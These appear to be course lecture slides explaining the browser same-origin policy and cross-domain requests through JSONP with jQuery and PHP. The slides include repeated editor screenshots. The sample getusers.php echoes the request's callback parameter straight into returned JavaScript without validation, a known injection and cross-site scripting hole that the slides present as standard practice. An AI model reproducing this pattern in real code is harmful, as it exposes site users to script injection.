


wtf?

- ▶ SOP also blocks legitimate “cross-domain” access

```
// script on www.codeinfused.com
$.ajax({
    url: 'http://cdn.codeinfused.com/file.html',
    type: 'GET',
    dataType: 'html',
    success: function(r){}
});
```

- ▶ Each browser reports the error a little differently



same origin policy rules

ajax request from <http://www.codeinfused.com/js/site.js>

URL	Works?	Reason
http://www.codeinfused.com/xhr/get.php	Success	
http://www.codeinfused.com/cdn/dir/a.html	Success	
http://google.com/file.php	Failure	Different domain
http://cdn.codeinfused.com/xhr/file.php	Failure	Different domain
http://www.codeinfused.com:81/xhr/file.php	Failure	Different port
https://www.codeinfused.com/xhr/secure.php	Failure	Different protocol

web design and development
bachelor of science degree program



official solution

- ▶ The browser recommended solution is a DOM property

```
// from api.codeinfused.com
document.domain = "codeinfused.com"
```

- ▶ But this only works on same-page elements (*frames or iframes*)

- ▶ Doesn't work with AJAX.

web design and development
bachelor of science degree program



The solution to Cross Domain Serving via Ajax is below Using JsonP...

advanced ajax
cross domain ajax w/ jquery
and jsonp

jsonp solution

- ▶ There is a security flaw that has existed forever (*and will never change*)...

- ▶ **Script tags are immune to Same-Origin-Policy**

for example, our google-hosted jquery cdn:

```
<script type="text/javascript" src="http://ajax.googleapis.com/..."
```

- ▶ <script> src's don't have to point to .js files (*so long as the file returns javascript*)

- ▶ Server-side languages (*like php*) can return anything (*such as javascript*)

```
<script type="..." src="http://remote.com/file.php"></script>
```

web design and development
bachelor of science degree program



jsonp solution

- ▶ We could pass data to our php, and have it dynamically generate javascript

- ▶ *this is just like any other ajax request, but with a middle-man*

```
<script src="http://remote.com/getusers.php?userid=10"></script>
```

! since we make the request via url, only GET is possible

- ▶ **JSONP** is a type of technique that uses the script tag flaw

- ▶ *stands for “JSON with Padding”... dumbest name ever.*

web design and development



jsonp solution

site.js

```
var jsonpfn = function(response){};
```

dynamically built <script>

```
<script src="http://.../getusers.php?id=10&callback=jsonpfn">
```

getusers.php

```
<?php  
$cb = $_GET["callback"];  
$response = $cb . "(" . $json . ")";  
echo $response;  
?>
```

```
jsonpfn({"name": "Mike"});
```

jsonp with jquery

- jQuery makes this even easier. Noticing a trend yet?
- With dataType of **jsonp**, jQuery will generate a random callback name, such as:

```
&callback=jsonp153123469
```


site.js

```
$ajax({  
    url: 'http://remote.com/getusers.php',  
    data: {id: 10},  
    type: 'GET',  
    dataType: 'jsonp',  
    success: function(response){  
        // response is json data  
    }  
});
```

jsonp for apis

- ▶ Most service APIs use **jsonp**
- ▶ *For example, if you include Facebook on your website, it communicates back to facebook.com using jsonp scripts.*

From:



```
66.192 SFW Sites Edit Preview CSS Terminal Books
Local Remote + jsonp.html
<head>
    <meta charset="utf-8" />
    <title>JSONP</title>

</head>
<body id="index" class="home">

    <h1>JSONP Example</h1>
    <a href="#">Click me!</a>

<script type="text/javascript" src="http://ajax.googleapis.com/ajax
<script type="text/javascript">
// http://codeinfused.com/sfw/demos/jsonp.php

$(function(){

    });

</script>

</body>
</html>
```



```
66.192 SFW Sites Edit Preview CSS Terminal Books
Local Remote + jsonp.html
<head>
    <meta charset="utf-8" />
    <title>JSONP</title>

</head>
<body id="index" class="home">

    <h1>JSONP Example</h1>
    <a href="#">Click me!</a>

<script type="text/javascript" src="http://ajax.googleapis.com/ajax/l
<script type="text/javascript">
// http://codeinfused.com/sfw/demos/jsonp.php



$(function(){

    $('a').bind('click', function(){
        $.ajax({
            url: 'http://codeinfused.com/sfw/demos/jsonp.php',
            type: 'GET',
            dataType: 'jsonp',
            success: function(r){
                console.log(r);
            }
        });
        return false;
    });
});
```



JSONP Example

[Click me!](#)



The screenshot shows a Mac OS X desktop with a web development application window titled "jsonp.html - 66.192 SFW". The application has a toolbar with icons for Sites, Edit, Preview, CSS, Terminal, and Books. A search bar at the top right says "Search Files". The main area is a code editor with the following content:

```
</head>
<body id="index" class="home">

    <h1>JSONP Example</h1>
    <a href="#">Click me!</a>

<script type="text/javascript" src="http://ajax.googleapis.com/ajax/l
<script type="text/javascript">
    // http://codeinfused.com/sfw/demos/jsonp.php

    $(function(){

        $('a').bind('click', function(){
            $.ajax({
                url: 'http://codeinfused.com/sfw/demos/jsonp.php',
                type: 'GET',
                dataType: 'jsonp',
                success: function(r){
                    console.log(r);
                }
            });
            return false;
        });
    });
</script>

</body>
```

At the bottom of the code editor, there are buttons for "Clear" and "Publish All". The status bar at the bottom right shows "22:0 (4d)".